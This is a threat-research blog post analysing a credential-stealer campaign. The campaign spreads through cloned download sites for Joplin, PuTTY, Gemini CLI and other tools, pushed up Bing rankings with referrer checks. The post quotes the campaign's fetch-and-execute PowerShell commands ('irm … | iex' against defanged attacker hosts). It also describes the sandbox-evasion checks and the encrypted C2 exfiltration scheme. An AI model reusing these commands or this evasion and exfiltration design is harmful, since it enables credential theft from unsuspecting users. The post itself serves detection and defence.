Search

Analysis of a credential-stealer malware campaign – Part 1

Search

Analysis of a credential-stealer malware campaign – Part 1

May 20, 2026

Analysis of a credential-stealer malware campaign – Part 1

Introduction

In March 2026, cirosec identified an active malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools such as Joplin, PuTTY, WinSCP, KeePass, FileZilla, 7-Zip, and, more recently, Gemini CLI. The attackers cloned the official websites of these products, manipulated Bing search rankings to place their malicious copies above the legitimate results, and bundled a credential-stealer with genuine software installers. Because the real application is installed along with the malware, victims have little reason to suspect that anything went wrong.

The campaign is notable for both its extent and its evasion techniques. We identified over 25 attacker-controlled domains that impersonate at least 12 different software products. These domains were registered in distinct waves, beginning in late March 2026 and continuing as of mid-April. Strict referrer checking ensures that only visitors arriving from Bing see the malicious content – visitors accessing the site directly and automated scanners receive a 404 response, which has likely contributed to the campaign remaining largely undetected by search engine abuse filters.

Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents. Afterwards, it awaits further instructions from its command and control server, for example to download and execute arbitrary code. During our investigation, the campaign evolved from a straightforward infostealer into a multi-staged malware with persistence mechanisms, remote code execution, and a custom Chrome browser extension, which will be examined in part two of this series.

This first part covers the infection path from search engine to payload delivery, the attacker infrastructure behind it, and a detailed analysis of the PowerShell-based stealer, including its encryption scheme, sandbox evasion, and data exfiltration routines.

Infection path

Search results on Bing



The campaign used as an example in this blog post uses a malicious website disguised as the official website of the Joplin app (https://joplinapp.org/) to spread the malware. When using the Bing search engine to search for anything related to this program, the malicious site (https[:]//joplinapp[.]co[.]com) is frequently listed above the original download site or amongst the top results.

Figure 1: Results of a Bing search for "joplin download" with the malicious website as the first result
Figure 2: Results of a Bing search for "joplin app" with malicious website as the first result
Konrad Weyhing

Consultant

Colin Glätzer

Consultant

Category
Date
Navigation




After clicking on the malicious Bing result from joplinapp[.]co[.]com, the user is redirected to one of the main malicious domains (e.g. Joplin-desktop[.]app, see Figure 3) with a request that specifically calls the /check?t=<hash> endpoint, adding a hash-like random URL-Parameter “t”. If the server accepts the request, the response includes a hidden form along with some JavaScript that triggers a POST request to that same URL.

Figure 3: Redirect after clicking on the Bing result joplinapp[.]co[.]com
Figure 4: Request and response to /check endpoint

The POST request returns an HTML document that impersonates the original webpage. Across all domains we tested, the only body parameter submitted was reader=yes. We suspect that this parameter, together with the user-agent header, determines whether the server responds with a legitimate download link or delivers the malware payload.

Figure 5: Impersonating HTML response

The whole communication chain from the user clicking on the Bing result until arriving on the phishing domain looks like this:

Figure 6: Chain of redirects from Bing result to shown phishing domain



Arriving on the malicious website via the browser, there is almost no noticeable difference between the original and the fake site except for the missing language selection in the menu bar at the top.

Figure 7: Original Joplin website
Figure 8: Malicious website controlled by the attackers

Due to the chain of referrer checks and finally a POST command, most scanners will simply exit on the “Not Found” page, which further retains the campaign’s stealth.

During our research, we were unable to find any search engine other than Bing that was an accepted referrer.

Malicious installer

Once the malicious page is loaded, a click on the download button downloads a malicious installer (Joplin-Setup.exe). The executable is signed using a certificate issued to the company “Shenzhen Xingzhongxing Electronic Technology Co., Ltd.”, which has since been revoked.


Executing the installer, the original Joplin software is installed on the user’s device to give the impression that everything worked as intended. At the same time, the malicious PowerShell script is downloaded and executed in the background, this will be discussed in detail in the chapter about malware analysis. The analysis of the executable file on the VirusTotal platform shows the following details:

iex(irm events[.]ms709[.]com)

Malicious CLI command



The newer version of the malware, which we will cover in part two of this blog post series, uses a more sophisticated impersonation attempt, shown below for the Gemini CLI on geminicli[.]co[.]com.

Figure 9: Bing results for "gemini-cli", the first result leads to the malicious site and the last one to the legitimate site

In this case, just as on Gemini CLI’s original website, the malicious website offers a PowerShell command to install the application; however, this command (as shown below) differs from the legitimate one.

powershell -c „irm use-gemini[.]com/install.ps1 | iex”

The client is lured into copying and running this command on its machine, which installs the following npm packet in the background:

npm install -g @google/gemini-cli
Figure 10: Legitimate (left) and malicious (right) website side-by-side



The malicious website bases its decision on whether to show the legitimate or the malicious command on the user-agent. In the next step, the endpoint delivering the install.ps1 script checks for the user-agent again and decides if the downloaded PowerShell file should include the final malicious install commands (or only the legitimate npm install).

Figure 11: Using different user-agents leads to different responses

According to our research, the endpoint only returns the malicious command if the user-agent header includes “WindowsPowerShell”, which is used to avoid automated detection.

Since the malware variant distributed through this specific infection chain is more complex, but also similar to the variant distributed via the Joplin installer, we will investigate this variant further in a second part of the blog post.

Attacker infrastructure

The attacker hosts multiple malicious websites on their servers 5.8.18[.]129 and 5.8.18[.]88, as well as more recently on 109.107.170[.]57. All of them impersonate a legitimate website of a company or product (like 7zip, Cyberduck, EmEditor, Filezilla, ShareX, Joplin, Keepass, Mullvad VPN, PuTTY, S3 Browser and WinSCP). Most domains we observed were registered on March 26, 2026 and April 3, 2026, with another wave starting on April 14.

The URLs are made to be confused with the original one, featuring typographical errors or just domains that look like legitimate ones (e.g. joplin-desktop instead of joplinapp). The second level domains *.co.com and *.us.com are used by the attacker as entry points for the campaign on Bing. The entry point domains redirect to newly registered domains such as joplinapp.org.

We suspect that the co.com domains are used in this campaign because, as second-level domains (SLDs), they lack a proper WHOIS entry. This likely causes Bing to treat them as subdomains of the long-established co.com domain rather than freshly registered ones, ranking them higher in search results.

Both the .exe installer and the .ps1 script ultimately download the malware by contacting the command and control (C2) server (in this example events[.]ms709[.]com) using irm and then invoking the script via iex.

Figure 12: Download and invocation of malware from the C2 server

The C2 server provides the malware sample. We observed multiple domains serving the malware: events[.]ms709[.]com, metrics[.]msft17[.]com and events[.]msft23[.]com. All of these domains were hosted on the same IP addresses: 93.152.217[.]97, 104.21.87[.]46 and 45.150.66[.]3. Over time, Cloudflare was added as a reverse proxy in front of some of the hosts.


One of the IP addresses exposed a swagger documentation of the API used by the malware to communicate with the servers:

Figure 13: FastAPI on host 93.152.217[.]97

All URLs found to be part of the campaign are listed in the IoCs chapter at the end of this post.

Malware analysis

The downloaded executable extracts and runs a PowerShell file that acts as the malicious component. To give the user a false sense of security, the original application is installed, while the PowerShell continues running in the background, the same applies to the copied malicious cli commands.


The mentioned ms709[.]com server provides a uniquely obfuscated script each time the server is contacted. The obfuscation mostly relies on the addition of garbage code and string substitution, which, as a side effect, inflates the script to more than ten times  its size without obfuscation. The usage of these techniques varies between different downloads. Unfortunately, this also means that a hash-based detection is not possible.

Figure 14: Hash comparison of two downloaded malware samples

Using a custom PowerShell deobfuscator, it was possible to get rid of the redundant statements and make the code more human-readable.

The PowerShell malware is primarily concerned with infostealing and not with persistence. It has in effect 3 relevant endpoints it uses to exfiltrate information and retrieves further instructions from:

  • /take: Initial recon, system info and client RSA pub key exfiltration
  • /validate: Heartbeats and logs
  • /process: Main upload of exfiltrated data


Alongside obfuscation, the script also performs sandbox detection. If matching files, hashes or lengths are found, the program will exit immediately. For our analysis we deactivated these checks before uploading the script to Any.Run (https://app.any.run/tasks/1c034401-1238-4eca-a18d-e353c8300c06).

Figure 15: Function to determine if certain files are present on the system

Some of the checks are:

  • check for a specific SHA-256 hash of the background image located at %AppData%\Microsoft\Windows\Themes\TranscodedWallpaper with the hash of a commonly used wallpaper in sandboxes
  • check for the presence of the files ”пароли.txt” and “new songs.txt”
  • check if less than 10 processes are currently running
  • check if qemu is used for virtualization

After ensuring that the script is not running in a sandbox, the script tries to detect the victim’s country by checking for the “OSLanguage” value and decides whether to continue with the attack.

Countries excluded from attacks are:

AZ – Azerbaijan; AM – Armenia; BY – Belarus; GE – Georgia; KZ – Kazakhstan; KG – Kyrgyzstan; MD – Moldova; RU – Russia; TJ – Tajikistan; TM – Turkmenistan; UZ – Uzbekistan; UA – Ukraine; IR – Iran

Traffic encryption / obfuscation

The script contains two hard coded RSA keys (key A and key B). Key A is used for outgoing messages and key B for verifying incoming messages. Furthermore, a unique RSA key pair is generated during runtime and used to sign outgoing messages and decrypt incoming messages (key C).

Every communication with the external C2 server is in a specific format, where the payload is encrypted via AES and signed using the RSA public key (C). For each message a new AES key is generated locally, encrypted with the RSA public key (A) and embedded in the message body. The data sent in the body of the request using the following JSON format:

{
            "key": base64(RSA_OAEP(KeyA, AESKey + AESIV)),
            "enc": base64(AES_CBC(AESKey, AESIV, Payload)),
            "sig": base64(RSA_SHA256(KeyC, Payload))
}

Reponses from the server fit into the same schema, with the client needing to run the same routine backwards to get usable data. First, the received AES key is decrypted using the key pair (C). The encoded data is then decrypted using the AES key and verified using one of the hard coded keys (B).

